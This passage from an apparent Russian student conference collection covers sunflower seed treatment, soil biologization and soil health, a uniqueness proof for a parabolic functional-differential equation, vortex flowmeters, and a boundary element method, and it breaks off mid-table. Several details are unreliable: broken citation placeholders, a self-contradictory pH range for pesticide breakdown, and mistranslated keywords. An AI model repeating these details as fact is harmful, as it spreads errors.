#### **THE EFFECT OF PRE-SOWING TREATMENT WITH BIOPREPARATIONS ON THE SOWING INDICATORS OF SUNFLOWER SEEDS**

*Merzlyakov D.A., Zharkova S.V.*

*The use of pre-sowing seed treatment with organic-based biological products increases the indicators of the sowing qualities of sunflower seeds. Laboratory germination relative to the amount of germination energy increased, depending on the variant, by 0% (option 3) to 8% (option 8 – preparation using fir). In variant 8, the maximum laboratory germination rate was obtained – 99%.*

*Keywords: sunflower, seeds, biological products, pre-sowing treatment, option, germination energy, laboratory germination, taproot, birch extract.*

\*\*\*\*\*

## **БИОЛОГИЗАЦИЯ ЗЕМЛЕДЕЛИЯ – ОСНОВА ВОСПРОИЗВОДСТВА ПЛОДОРОДИЯ ПОЧВЫ**

*Резник Елизавета Спартаковна*

*Студентка, ФГБОУ ВО «Донской государственный аграрный университет»*

*Рябцева Наталья Александровна*

*Кандидат сельскохозяйственных наук,  
ФГБОУ ВО «Донской государственный аграрный университет»*

*В последние годы в России особенно остро встают агроэкологические проблемы. Биологизация земледелия – наиболее верный путь, который позволит значительно улучшить состояние почвы и при этом получить материальную выгоду. Во многих регионах России приняты долгосрочные программы по освоению биологизированных систем земледелия.*

***Ключевые слова:** биологизация, органические удобрения, агрономия, почва, сельское хозяйство, вредные объекты, микроорганизмы, инсектициды.*

Биологизация помогает сокращать негативное влияние на почву и климат, ряд крупных международных и российских компаний уже применяют принципы биологизации почв – эта работа идет в рамках достижения целей устойчивого развития. И органическое производство также позволит компенсировать выбросы и снижает вред, наносимый климату[1].

Защита растений – область науки, которая изучает теоретические и практические вопросы защиты растений от вредных организмов. А их в природе очень много. Из существующих сегодня более 70% – инвазивные виды. Всего в мире насчитывается: насекомых – 9 тысяч вредных видов, возбудителей болезней – 50 тысяч, сорных растений – 8 тысяч. Они наносят глобальный вред сельскому хозяйству: ежегодные потери урожая сельскохозяйственных культур составляют от 21 до 36% [2]. В России они равны почти 100 млн тонн зерновых единиц.

Особое внимание российскими учеными уделяется созданию микробиопрепаратов, предназначенных для органического земледелия. Одно из главных их достоинств: безопасность для человека, окружающей среды, домашних и диких животных, насекомых и других представителей биоценоза.

В настоящее время спектр микробиологических средств пополнился новейшими разработками [3]. Это инсектициды разной направленности, вирусные препараты, бактериальные, нематодные, грибные и т. д. Для совершенствования и развития биометода в настоящее время ведется поиск новых видов микроорганизмов и энтомофагов, селекция микроорганизмов и энтомофагов, идет пополнение коллекции, разрабатываются биотехнологические методы, технологии производства, хранения и применения биологических средств защиты растений.

Надо подчеркнуть, что использование этих средств защиты растений требует иного уровня квалификации и подготовки кадров. Нужно обладать знаниями, четко понимать, когда, в каких условиях работать с такими препаратами, чтобы они были максимально эффективными.

Эффективные энтомофаги применяются для биологической борьбы с сосущими вредителями. Технологии, которые используются также в теплицах, защищены патентами по использованию полезных насекомых. Разработаны также системы управления численностью популяций основных вредных видов в садах органического земледелия[4]. Они основаны на усовершенствовании мониторинга численности вредных видов, применении исключительно микробиологических препаратов, феромонной дезориентации и естественной биоценотической регуляции. Мы постоянно ведем поиск микроорганизмов, полезных животных, которые позволяют получать средства высокого качества.

Нынешняя климатическая ситуация призывает общество к более активным действиям. В России средняя температура воздуха за последние 10 лет росла темпами в 2,5 раза выше

мирового уровня глобального потепления. С 80-х годов толщина морского льда сократилась на 40 процентов, тает даже вечная мерзлота. Сокращение выбросов до 2030 года сможет ограничить глобальное потепление на 1,5 градуса после 2030 года, иначе мир ждут серьезные климатические катаклизмы. При этом парниковый газ генерируют такие сферы экономики, как энергетика, транспорт, а также сельское хозяйство – оно дает 26 процентов этих газов, влияющих на климат.

При этом исследования показывают преимущества органических предприятий с точки зрения влияния на климат. Органическое сельское хозяйство помогает увеличивать содержание гумуса, что улучшает водопоглощающие свойства почвы, экономит выбросы парниковых газов, способствует многообразию севооборотов и биоразнообразию, защищает почвы и водные ресурсы. Проблема выбросов парниковых газов в животноводстве возникает не из-за содержания животных, а из-за их кормления, в этом смысле у органического сельского хозяйства также есть преимущества.

В ближайшие 10-15 лет приоритетами научно-технологического развития Российской Федерации следует считать те направления, которые позволят получить научные и научно-технические результаты и создать технологии, являющиеся основой инновационного развития внутреннего рынка продуктов и услуг, устойчивого положения России на внешнем рынке и обеспечат переход к высокопродуктивному и экологически чистому агро- и аква-хозяйству, разработку и внедрение систем рационального применения средств химической и биологической защиты сельскохозяйственных растений и животных, хранение и эффективную переработку сельскохозяйственной продукции, создание безопасных и качественных, в том числе функциональных, продуктов питания.

#### **Список использованных источников**

1. *Биологизация земледелия: безопасность и улучшение экологического состояния земледелия / Искарова Д.А. // Фундаментально-прикладные проблемы безопасности, живучести, надежности, устойчивости и эффективности систем. Материалы III международной научно-практической конференции, посвящённой 110-летию со дня рождения академика Н.А. Пилюгина. 2019. С. 282-284.*

2. *Повышение плодородия почвы, урожайности возделываемых культур биологизацией земледелия / Ташкузиев М.М. Ташкузиев М.М., Шадиева Н.И., Очилов С.К., Бердиев Т.Т. // Агроэкологические проблемы почвоведения и земледелия. Сборник докладов Международной научно-практической конференции Курского отделения МОО «Общество почвоведов имени В.В. Докучаева». 2019. С. 352-356.*

3. *Роль почвозащитных технологий в биологизации земледелия / Каев Ю.А., Рябцева Н.А. // Экология и мелиорация агроландшафтов: перспективы и достижения молодых ученых. Материалы VII Международной научно-практической конференции молодых ученых, посвященной 120-летию со дня рождения Альбенского Анатолия Васильевича. 2019. С. 266-268.*

4. *Биологизация земледелия – ведущий тренд экономико – технического развития АПК / Климкина Е.В., Климкин А.Ф., Светашова Л.А. // Наука и образование на современном этапе развития: опыт, проблемы и пути их решения материалы международной научно-практической конференции. 2018. С. 221-227.*

## **BIOLOGIZATION OF AGRICULTURE – THE BASIS OF REPRODUCTION OF SOIL FERTILITY**

***Reznik E.S., Ryabtseva N.A.***

*Agroecological problems have become particularly acute in Russia in recent years. Biologization of agriculture is the surest way that will significantly improve the condition of the soil and at the same time get material benefits. Many regions of Russia have adopted long-term programs for the development of biologized farming systems.ins*

***Keywords:*** *biologization, organic fertilizers, agronomy, soil, agriculture, harmful objects, microorganisms, insecticides.*

\*\*\*\*\*



## **ЗДОРОВАЯ ПОЧВА. ПОНЯТИЕ И ФАКТОРЫ ЕЕ ОПРЕДЕЛЯЮЩИЕ. СПОСОБЫ ЕЕ ПОДДЕРЖАНИЯ**

*Резник Елизавета Спартаковна*

*Студентка, ФГБОУ ВО «Донской государственный аграрный университет»*

*Загудаева Юлия Сергеевна*

*ассистент, старший лаборант,*

*ФГБОУ ВО «Донской государственный аграрный университет»*

*По аналогии со здоровьем человека, здоровую почву можно классифицировать как состояние комплексного благополучия с точки зрения биологических, химических и физических свойств. Здоровая почва не поражена болезнями и не ослаблена, не деградирована и не деградирует, более того – сопротивляется деградации; в полной мере реализует свой потенциал. Здоровая почва обеспечивает полный спектр функций, особенно круговорот питательных веществ, углерода и воды.*

***Ключевые слова:** почва, пожнивные остатки, деградация почв, микроорганизмы, органические удобрения, лов, рельеф, смывы.*

Вопрос о здоровье почвы волнует каждого из нас. Ведь это гарант получения стабильного урожая и качественной продукции. Что же обозначает этот термин? Здоровая это та почва, которая включает в себя следующие функции: буферность, супрессивность, разуплотнение, деструкция пестицидов, гумификация, структурообразование, обеспечение биодоступности питательных элементов.

Остановимся на супрессивности почвы. Супрессивность – способность почвы ограничивать выживаемость и паразитическую активность почвенных фитопатогенов и других вредных организмов. Для её повышения необходимо обогащение ее полезными микробами антагонистами, грибами рода *Trichoderma* [1]. Сегодня падение супрессивности почвы является одной из причин роста поражения фузариевыми грибами всех сельхозкультур. Почвы с нулевой супрессивностью могут быть причиной замедленного роста и развития растений, снижения всхожести и энергии прорастания, как следствие, снижения урожайности сельскохозяйственных культур, даже при хороших агрохимических показателях почвы и использовании кондиционных семян. Поэтому при использовании таких земель нужно особое внимание уделять защите семян, а также восстановлению «здоровья» почвы – правильному севообороту, выбору эффективного протравителя, подавляющего не только семенную инфекцию, но и почвенную, внесению органических удобрений. Органические удобрения способствует накоплению в почве разнообразных микробов. Существует большое разнообразие видов почвенных микроорганизмов, которые ассоциированы с растениями и обеспечивают их питанием. Перечислим основные из них: diaзотрофы аммонификаторы, фосфатомобилизующие, антагонисты, продуценты стимуляторов, деструктор целлюлозы, деструктор пестицидов.

Последние играют немаловажную роль в поддержании здоровья почвы. Избыточное и несбалансированное применение пестицидов приводит к загрязнению природной среды. Большие концентрации в почве различных химических соединений пагубно влияют на жизнедеятельность почвенных организмов [2]. Если pH почвы больше 4 и меньше 8, то в почве начинаются процессы химического разложения; если мы находимся в интервале от 4 до 8, то тогда основной фактор деструкции пестицидов – микробиота. Так как большинство микроорганизмов – аэробы, то следует обогатить почву кислородом, то есть разуплотнить ее.

Также, одним из факторов обеспечивающих здоровье почвы является обеспечение почвы необходимым количеством пожнивных остатков, органических и азотных удобрений для оптимизации содержания и состава легкоразлагаемых органических веществ. Под легкоразлагаемым органическим веществом (ЛОВ) почвы понимают органические вещества

различной степени гумификации, непрочно связанные с минеральной частью почвы. Оно включает в себя: растительный опад, детрит, остатки почвенных животных и микроорганизмов, органические удобрения.

Более 60% урожайности зависит от рельефа поля. Ведь этот фактор определяет распределение влаги. Как участки с недостатком влаги, так и с ее избытком, влияют негативно на урожай. Составить подробную карту своего поля можно в специально разработанном программном обеспечении при помощи спутниковых снимков либо при помощи БПЛА, что дает наиболее точный результат.

Один из аспектов здоровья почвы – это создание такой среды, при которой не было бы смывов. Смыв образуется, когда уровень осадков или орошения слишком велик для проникновения в почву или когда почва влажная или плотная. Во всех этих случаях вода не может достаточно быстро впитаться в почву и часто перетекает в открытые источники воды. В результате смыва верхнего слоя почвы значительные площади пахотных земель в той или иной степени утратили свое плодородие. Кроме твердых частиц, поверхностные воды уносят также много растворенных питательных солей. Различают: поверхностный смыв, смыв на плужной подошве, концентрированный поток. Для борьбы со смывами почв надо сажать поперек склонов защитные полосы из лесных и плодовых древесных и кустарниковых пород и избегать пахоты вдоль склонов. Защитные полосы, насаждаемые поперек склонов, не только уменьшают смывы почв, но и увеличивают урожайность полей, так как насаждения препятствуют ветрам иссушать почву, помогают накапливанию снега и удлиняют срок его таяния [3]. Для борьбы с почвенной и ветровой эрозией на полях применяют мелкие очесывающие жатки, регулируя таким образом влагозапас, высевают покровные культуры.

Без преувеличения, основа жизни на земле – это почва, кладовая для живых организмов, растений, животных и людей. Здоровая почва – ключевой компонент продовольственной безопасности и смягчения последствий изменения климата. Каждый год из-за деградации почвы Россия теряет до двух миллионов гектаров этого ценного ресурса. Убытки отечественных сельхозпроизводителей вследствие снижения урожаев могут достигать десятков миллиардов рублей. Очень важно обучать аграриев методам и технологиям, которые будут иметь долговременный и накопительный эффект и помогут не только сохранить плодородие, но и повысить урожайность культур и качество продукции.

#### **Список использованных источников**

1. *Здоровье почвы и инновационные агробιοтехнологии в земледелии / Масютенко Н. П. // В сборнике: Проблемы и перспективы научно- инновационного обеспечения агропромышленного комплекса регионов. Сборник докладов IV Международной научно-практической конференции. Курск, 2022. С. 158-163.*

2. *Здоровье и органическое вещество почвы / Масютенко Н. П. // В сборнике: Актуальные проблемы почвоведения, экологии и земледелия. Сборник докладов XV Международной научно-практической конференции Курского отделения МОО «Общество почвоведов имени В.В. Докучаева». 2020. С. 230-235.*

3. *Здоровье почвы: глупый выращивает сряпки, умный – урожай, а мудрый – землю / Харченко А. Г. // Наше сельское хозяйство. 2022. № 23 (295). С. 56-59.*

**HEALTHY SOIL. THE CONCEPT AND ITS DEFINING FACTORS.  
WAYS TO MAINTAIN IT.**

**Reznik E.S.**

*By analogy with human health, healthy soil can be classified as a state of complex well-being in terms of biological, chemical and physical properties. Healthy soil is not affected by diseases and is not weakened, is not degraded and is not degraded, moreover, it resists degradation; it fully realizes its potential. A healthy soil provides a full range of functions, especially the circulation of nutrients, carbon and water.*

**Keywords:** soil, crop residues, soil degradation, microorganisms, organic fertilizers, fishing, relief, washouts.

\*\*\*\*\*

# **ТЕХНИЧЕСКИЕ НАУКИ, РАЗРАБОТКИ**

## СМЕШАННАЯ ЗАДАЧА ДЛЯ ПАРАБОЛИЧЕСКОГО ФУНКЦИОНАЛЬНО-ДИФФЕРЕНЦИАЛЬНОГО УРАВНЕНИЯ

*Алиева Марем Вахаевна*

*Ассистент кафедры «Программирование и инфокоммуникационные технологии»  
Чеченского государственного университета им. А.А. Кадырова*

*Ганатов Висхан Алхазурович*

*Студент кафедры «Экология и природопользование»  
Чеченского государственного университета им. А.А. Кадырова*

*Теория эллиптических и параболических функционально-дифференциальных уравнений начала развиваться в семидесятые годы прошлого века. Эллиптические дифференциально-разностные уравнения впервые рассматривались А.Л. Скубачевским [Ошибка! Источник с ссылки не найден.], в связи с теорией многослойных пластин и оболочек, систематическим исследованием эллиптических дифференциально-разностных уравнений и приложений посвящена книга А.Л. Скубачевского [Ошибка! Источник ссылки не найден.]. Эллиптические функционально-дифференциальные уравнения с растяжением и сжатием рассматривались Л. Е. Россовским [Ошибка! Источник ссылки не найден.]. Смешанные задачи для параболических функционально-дифференциальных уравнений с растяжением и сжатием пространственной переменной, рассматривались не так часто, так как теория таких задач не была глубоко развита. Была доказана теорема об единственности обобщенного решения.*

**Ключевые слова:** смешанная задача, функционально-дифференциальные уравнения, параболические функционально-дифференциальные уравнения, уравнение с растяжением, пространственная переменная, начальное условие, основание цилиндра, оператор.

В случае смешанной задачи для параболического функционально-дифференциального уравнения, ищется решение уравнения с растяжением и сжатием пространственной переменной

$$u_t - (Ru_x)_x = 0 \quad (t > 0, 0 < x < 1), ((x, t) \in \Omega_T) \quad (1)$$

в цилиндре, удовлетворяющее начальному условию

$$u(0, x) = \varphi(x) \quad (0 < x < 1), (x \in Q) \quad (2)$$

на нижнем основании цилиндра и краевому условию

$$u(t, 0) = u(t, 1) = 0 \quad (t > 0) \quad (3)$$

на его боковой поверхности ( $\Gamma_T$ ).

Здесь  $\varphi \in L_2(0,1)$ , а оператор  $R$  действует на функции, заданные на интервале  $(0,1)$  и продолженные вне этого интервала, по формуле

$$Rv(x) = v(x) + av(x/2) + 2av(2x)$$

Считаем, что  $a \in \mathbb{R}$ .  $|a| < 2^{-3/2}$ .

Функция  $u \in C^{2,1}(\Omega_T) \cap C(\Omega_T \cup \Gamma_T \cup \bar{Q}_0)$  называется классическим решением задачи (1)-(3), если она удовлетворяет уравнению (1) в  $\Omega_T$ , начальному условию (2) на  $\bar{Q}_0$  и краевому условию (3)  $\Gamma_T$ . Здесь  $C^{2,1}(\Omega_T)$  есть множество непрерывных в  $\Omega_T$  функций, чьи производные  $u_{x_i}, u_{x_i x_j}$  ( $i, j = 1, \dots, n$ ) и  $u_t$  также непрерывны в  $\Omega_T$ . Пусть функция  $u$  принадлежит пространству  $C^{2,1}(\bar{\Omega}_T)$  и является классическим решением задачи (1) – (3). Умножим уравнение (1) на произвольную функцию  $v \in \tilde{H}^1(\Omega_T)$  и проинтегрируем по  $\Omega_T$ . Интегрируя по частям в интеграле  $\int_{\Omega_T} (u_t v - Ru'v') dxdt$ , приходим к соотношению

$$\int_{\Omega_T} (Ru'v' - uv_t) dxdt = \int_{\Omega_T} f v dxdt + \int_Q \varphi v|_{t=0} dx \quad (4)$$

**Определение 1.** Предположим, что  $f \in L_2(\Omega_T)$  и  $\varphi \in L_2(0,1)$ . Функция  $u \in H^{1,0}(\Omega_T)$  называется обобщенным решением задачи (1), (2) и (3), если она удовлетворяет тождеству (4) при всех  $v \in \tilde{H}^1(\Omega_T)$  и имеет нулевой след на  $\Gamma_T$ .

**Замечание 1.** Обобщенное решение удовлетворяет краевому условию в смысле следа, а начальная функция присутствует лишь в интегральном тождестве.

**Лемма 1.** Спектр  $\sigma(P)$  оператора  $P$  совпадает со всей окружностью

$$\{\lambda \in \mathbb{C}: |\lambda| = \sqrt{q}\}.$$

В соответствии с теоремой Гельфанда-Наймарка существует изометрический изоморфизм

$$C(\sigma(P)) \ni r(\lambda) \rightarrow R(P) \in A$$

алгебры непрерывных функций на спектре оператора  $P$  на алгебру  $A$ , при котором  $\overline{r(\lambda)} \rightarrow (R(P))^*$ ,  $1 \rightarrow I$ ,  $\lambda \rightarrow P$ . Функцию  $r(\lambda)$  называется символом оператора  $R(P)$ . Очевидно, спектр оператора  $R(P)$  совпадает с множеством значений его символа  $r(\lambda)$ .

Оператор  $R$  действует на функции, заданные на интервале  $(0,1)$  и продолженные вне этого интервала, по формуле

$$Rv(x) = v(x) + av(x/2) + 2av(2x)$$

Пусть  $|a| < 2^{-3/2}$ . Тогда существует такая константа  $\gamma_0 > 0$ , что

$$J_0(\omega) \geq \gamma_0 \|\omega\|_{H^1(0,T)}^2$$

для всех  $\omega \in H^1(0,T)$ .

Получим интегральное тождество, которому это решение удовлетворяет

$$J_0(\omega) = \int_0^T \left[ \omega'(t) + a\omega'\left(\frac{t}{2}\right) + 2a\omega'(2t) \right] \omega'(t) dt,$$

учитываем, что  $\omega$  обращается в ноль при  $t > T$ , можно записать

$$J_0(\omega) = ([I + aP + 2aP^{-1}]\omega', \omega')_{L_2(0,+\infty)}.$$

Оператор в квадратных скобках, действующий в пространстве  $L_2(0,+\infty)$ , имеет символ  $r(\lambda) = 1 + a\lambda + 2a\lambda^{-1}$ . Из этого следует, что  $a \in \mathbb{R}$ , а  $\lambda = \sqrt{2}e^{i\theta}$ , где  $\theta$  пробегает  $\mathbb{R}$ . Поэтому  $r(\lambda) = 1 + 2a\sqrt{2} \cos \theta$  – вещественная функция, причем минимум  $r(\lambda) = 1$ . В силу алгебраического изоморфизма получаем, что действующий в  $L_2(0,+\infty)$  оператор  $R(P) = I + aP + 2aP^{-1}$  является самосопряженным и положительно определенным:

$$([I + aP + 2aP^{-1}]\omega', \omega')_{L_2(0,+\infty)} \geq \|\omega'\|_{L_2(0,+\infty)}^2.$$

Отсюда следует, что  $\|\omega'\|_{L_2(0,+\infty)} = \|\omega'\|_{L_2(0,T)}$ , а  $\|\omega'\|_{L_2(0,T)}$  задает эквивалентную норму в  $H^1(0,T)$ .

**Теорема 1.** Задача (1) – (3) имеет не более одного обобщенного решения.

*Доказательство.* Достаточно показать, что единственным обобщенным решением и однородной задачи при  $f = 0$  и  $\varphi = 0$  будет тривиальное решение.

Для этой цели подберем пробную функцию следующим образом:

$$v(x, t) = \int_t^T u(x, \tau) d\tau.$$

В результате интегрирования функция  $v$  приобретает гладкость по  $t$ , так что  $v \in \tilde{H}^1(\Omega_T)$ , причем  $v_t = -u$ , а  $v_{x_i} = \int_t^T u_{x_i}(x, \tau) d\tau$ . Интегральное тождество для функции  $u$  приобретет вид

$$\int_0^1 dx \int_0^T Ru'(x, t) dt \int_t^T u'(x, \tau) d\tau + \int_{\Omega_T} u^2 dx dt = 0 \quad (5)$$

меняем порядок интегрирования в повторном интеграле

$$\int_0^T dt \int_t^T d\tau \int_0^1 Ru'(x, t) u'(x, \tau) dx \quad (5.1)$$

Рассмотрим интеграл  $\int_0^1 Ru'(x, t) u'(x, \tau) dx$ . Основываясь на том, что оператор  $R$  положительно определен, представим  $Ru' = \sqrt{R}\sqrt{R}u'$  и так как  $\sqrt{R}$  самосопряжен, получим

$$\left( \sqrt{R}\sqrt{R}u'(x, t), u'(x, \tau) \right) = \left( \sqrt{R}u'(x, t), \sqrt{R}u'(x, \tau) \right),$$

полученное выражение подставляем в (5.1)

$$\int_0^T dt \int_t^T d\tau \int_0^1 \sqrt{Ru'}(x, t) \sqrt{Ru'}(x, \tau) dx$$

меняем порядок интегрирования

$$\int_0^1 dx \int_0^T \sqrt{Ru'}(x, t) dt \int_t^T \sqrt{Ru'}(x, \tau) d\tau$$

меняем порядок интегрирования

$$I = \int_0^T \sqrt{Ru'}(x, t) dt \int_t^T \sqrt{Ru'}(x, \tau) d\tau$$

получим

$$I = \int_0^T \sqrt{Ru'}(x, t) dt \int_t^T \sqrt{Ru'}(x, \tau) d\tau = \int_0^T \sqrt{Ru'}(x, \tau) d\tau \int_0^{\tau} \sqrt{Ru'}(x, t) dt - \int_t^T \sqrt{Ru'}(x, \tau) d\tau \int_{\tau}^T \sqrt{Ru'}(x, t) dt = \left| \int_0^T \sqrt{Ru'}(x, t) dt \right|^2 - I$$

Откуда следует, что  $I = \frac{1}{2} \left| \int_0^T \sqrt{Ru'}(x, t) dt \right|^2 \geq 0$  и, тем самым можно сказать, что первое слагаемое в левой части (5) неотрицательно. Из (5) вытекает, что  $u$  есть нуль почти всюду в  $\Omega_T$ .

#### Список использованных источников

1. В.П. Михайлов. Дифференциальные уравнения в частных производных. М.:Наука 1978 год;
2. Л.Е. Россовский. «Эллиптические функционально-дифференциальные уравнения со сжатием и растяжением аргументов неизвестной функции». СМФН, 54, РУДН, М., 2014 г., 3-138;
3. А.Л. Скубачевский. Краевые задачи для эллиптических функционально-дифференциальных уравнений и их приложения, УМН, 2016, том 71, выпуск 5(431), 3–112;
4. Г.Г. Онанов, А. Л. Скубачевский, «Дифференциальные уравнения с отклоняющимися аргументами в стационарных задачах механики деформируемого тела», Прикл. мех., 15:5 (1979), 30–47; англ. пер.: G. G. Onanov, A. L. Skubachevskij, “Differential equations with displaced arguments in stationary problems in the mechanics of a deformable body”, Soviet Appl. Mech., 15:5 (1979), 391–397.
5. Л.Е. Россовский. «О спектральной устойчивости функционально-дифференциальных уравнений», Матем. заметки, 90:6 (2011), 885–901;
6. А.Б. Антонец, «Об индексе псевдодифференциального оператора с конечной группой сдвигов», Докл. АН СССР, 190:4 (1970), 751–752;
7. К. Кук, Л. Е. Россовский, А. Л. Скубачевский, “Краевая задача для функционально-дифференциального уравнения с линейно преобразованным аргументом”, Дифференц. уравнения, 31:8 (1995), 1348–1352; L. Skubachevskii, Elliptic functional differential equations and applications, Oper. Theory Adv. Appl., 91, Birkhäuser Verlag, Basel, 1997, x+293 pp.

#### MIXED PROBLEM FOR A PARABOLIC FUNCTIONAL DIFFERENTIAL EQUATION

Aliyeva M.V., Granatov V.A.

The theory of elliptic and parabolic functional-differential equations began to develop in the seventies of the last century. The interest in it is primarily related to many important applications: to nonlocal elliptic problems arising in plasma theory, to the Kato problem about the square root of the operator, in the theory of multilayer plates and shells, to the study of nonlinear optical systems, etc. Elliptic differential-differential equations were first considered by A. L. Skubachevsky [5], in connection

*with the theory of multilayer plates and shells, systematic studies of elliptic differential-differential equations and applications are devoted to the book of A. L. Skubachevsky [8]. Elliptic functional-differential equations with tension and compression were considered by L. E. Rossovsky [2]. Mixed problems for parabolic functional-differential equations with stretching and contraction of a spatial variable, were considered not so often, since the theory of such problems was not deeply developed. The theorem on uniqueness of the generalized solution was proved.*

**Keywords:** *mixed problem, functional-differential equations, parabolic functional-differential equations, stretch equation, spatial variable, initial condition, cylinder basis, operator.*

\*\*\*\*\*



## МЕТОДЫ ИССЛЕДОВАНИЯ ВИХРЕВЫХ РАСХОДОМЕРОВ

*Амирова Алина Илдаровна*

*Студентка, ФГБОУ ВО “Казанский государственный энергетический университет”*

*Исаева Евгения Анатольевна*

*Студентка, ФГБОУ ВО “Казанский государственный энергетический университет”*

*Богданова Наталия Владимировна*

*Доцент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*В данной работе рассмотрена проблема повышения точности измерения расхода промышленными расходомерами. Проанализированы методы, способствующие повышению точности измерения расхода жидкостей. Авторами рассмотрены теоретические исследования, способствующие повышению точности измерения и экономии средств, а также технические меры для повышения эффективности расходомера.*

**Ключевые слова:** *вихревые расходомеры, улучшение метрологических характеристик, методы, измерение расхода, точность измерения.*

Современный уровень развития производства делает актуальным применение расходомеров, обеспечивающих возможность точных измерений и передачи показаний дистанционно. Среди расходомеров наиболее современными являются вихревые, электромагнитные, кориолисовые и ультразвуковые. Для анализа перспектив улучшения метрологических характеристик авторами выбраны вихревые расходомеры.

Повышение точности измерений, снижение стоимости производства, установки и эксплуатации средств измерений остаются актуальной проблемой.

Авторы рассматривают три направления как теоретических исследований, так и практических действий, которые могут решить обозначенную выше проблему.

Исследование тела обтекания и проточной части расходомера заключается в том, что тело обтекания должно формировать устойчивые и сильные вихри. Для более устойчивого отрыва вихрей лучше использовать тела обтекания с острыми краями [1]. Выбор геометрических форм осуществляется с учётом особенностей выбранной марки расходомера.

Использование датчика и устройства обработки результатов измерений вихревого расходомера подразумевает повышение точности мониторинга частоты вихреобразования, которого можно добиться несколькими способами:

- выбор оптимального места установки сенсоров замера расхода, то есть области максимального потока вихрей для мониторинга полезных сигналов;
- увеличение количества каналов измерения, что помогает уменьшить шумовые составляющие, а также подтверждает необходимость установки фильтрующих элементов;
- использование аппаратно-программных методов, с приложением аналогово-цифрового преобразователя (АЦП), математических алгоритмов для обработки процессором.

Повышение точности измерения расхода путём алгоритмизации. Реализация данного метода осуществляется путем анализа уравнения измерения, правильного выбора и обоснования функции преобразования расходомера. Этот метод наименее затратный, поэтому популярен в промышленности [2].

Анализируя все рассмотренные выше методы, можно выделить два наиболее эффективных: применение датчика и устройств обработки информации, а также алгоритмического подхода для повышения точности измерения расхода. Первый метод основан на математическом анализе данных, получаемых с датчика, значит, можно определить наиболее подходящее тело обтекания. Второй метод является экономически выгодным, так как не подразумевает больших вложений.

### Список использованных источников

1. Альшева, К. В. Методы и особенности исследования вихревых расходомеров / К. В. Альшева // Вестник Южно-Уральского государственного университета. Серия: Компьютерные технологии, управление, радиоэлектроника. – 2018. – Т. 18. – № 3. – С. 119-123. – DOI 10.14529/ctcr180312. – EDN XVQWWT.
2. Лурье, М. С. Анализ работы погружных вихревых расходомеров с каналом обратной связи в целлюлозно-бумажном производстве / М. С. Лурье, О. М. Лурье, А. С. Фролов // Известия Санкт-Петербургской лесотехнической академии. – 2017. – № 221. – С. 248-257. – DOI 10.21266/2079-4304.2017.221.248-257. – EDN YKHTAB.
3. Лурье М. С., Лурье О. М. Тела обтекания вихревых расходомеров // Датчики и системы. – 2008. – №. 10. – С. 21-23.
4. Петров В. Н., Шабалина О. К., Шабалин А. С. Вихревые расходомеры и многофазный поток // Приборы. – 2019. – №. 2. – С. 17-22.
5. Лурье М. С., Лурье О. М. Погрешности погружных вихревых расходомеров и методы их снижения // Датчики и системы. – 2012. – №. 1. – С. 25-29.

### METHODS OF INVESTIGATION OF VORTEX FLOWMETERS

*Amirova A.I., Isaeva E.A., Bogdanova N.V.*

*In this paper, the features and applications of vortex flowmeters are considered. It is important to highlight certain limitations in which there is a change in the accuracy of flow measurement. The authors consider methods that contribute to improving the accuracy of measuring fluid flow.*

**Keywords:** *vortex flowmeters, improvement of metrological characteristics, methods, flow measurement, measurement accuracy.*

\*\*\*\*\*

## МЕТОД ГРАНИЧНЫХ ЭЛЕМЕНТОВ ПОВЫШЕННОЙ ТОЧНОСТИ В ГИДРОДИНАМИКЕ ИДЕАЛЬНОЙ ЖИДКОСТИ

*Антонов Кирилл Александрович*

*Студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*Ходов Евгений Александрович*

*Студент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*Попкова Оксана Сергеевна*

*Доцент, ФГБОУ ВО “Казанский государственный энергетический университет”*

*В данной работе рассмотрен один из инструментов повышения достоверности метода граничных элементов для повышения точности решений задач в гидрогазодинамике на примере обтекаемой сферы, проведён анализ полученных данных при различных итерациях, выделены достоинства применения рассматриваемого метода. Проведён анализ с классическим методом граничных элементов, определена погрешность обоих методов в сравнении с эталонным значением.*

**Ключевые слова:** *обтекание тел, метод граничных элементов, идеальная жидкость, гидродинамика, повышение точности вычислений.*

Сейчас в расчёте механики жидкости и газа используется несколько методов решения задач по гидро- и газодинамике. Самые популярные – метод системы граничных и начальных условий; конформное отображение в задачах плоского движения идеальной жидкости.

В вопросах движения идеальной жидкости несжимаемой жидкости современная гидроаэродинамика, отвечая на вопросы практики, применяет различные специфические приближенные методы, например, электрогидроаэродинамические аналогии (ЭГДА).

Метод граничных элементов (МГЭ) применим в решении задач механики сплошных сред. Важно отметить достоинства данного метода: относительно небольшой объём вычислений; исключены трудности, которые возникают при решении задач для неограниченных пространством областей; возможность сочетания МГЭ с другими методами вычисления. Этот метод зависит от точности вычисления интегралов, точности аппроксимации границы области течения жидкости, а также точности параметрического представления желаемых и заданных значений на границах расчёта. Интегралы в МГЭ вычисляются с помощью  $n$ -точечной квадратурной формулы Гаусса. Граница в области аппроксимируется в трёхмерном случае поверхностью, которая состоит из множества плоских элементов, а в двумерном случае ломаную линию, где количество звеньев служит граничными элементами[1].

Рассмотрим метод граничных элементов повышенной точности (МГЭПТ). Для того, чтобы повысить точность данного метода необходимо отказаться от аппроксимаций. Нужно использовать криволинейные граничные элементы, даже если граница задана аналитически, то граничные элементы задаются определёнными зависимостями, например,  $y=y(x_i)$  и др. Но если граница задана табличными данными, то границу необходимо аппроксимировать кубическим сплайном, чтобы обеспечить гладкость границы.

Чтобы сравнить точность МГЭ и МГЭПТ рассмотрим обтекаемую сферу, которая находится в безграничном равномерном потоке идеальной несжимаемой жидкости. На рисунке ниже представлены решения с использованием МГЭ и МГЭПТ, а также проведено сравнение с аналитическим решением  $u(\alpha) = 1,5\sin\alpha$ . (Рисунок 1)




Рисунок 1 – Касательная скорость на поверхности обтекаемой сферы

Ромбом обозначено решение с помощью МГЭПТ при  $N=6$  и  $N=24$ , знаком + – решение МГЭ при  $N=24$ ,  $\times$  – решение МГЭ при  $N=6$ . При расчёте с помощью МГЭ с  $\alpha=90^\circ$  решения отличаются от эталонного на 4% при  $N=24$  и на 11% для  $N=6$ .

Таблица 1

Касательная скорость  $u$  на поверхности сферы

	МГЭПТ	МГЭПТ	МГЭ	МГЭ	$1,5\sin\alpha$
$\alpha$ , град	$N=6$	$N=24$	$N=6$	$N=24$	
0.00	0.000000	0.000000	0.000000	0.000000	0.000000
15.00	0.389732	0.388308	0.425923	0.392725	0.388229
30.00	0.752820	0.750151	0.809537	0.765360	0.750000
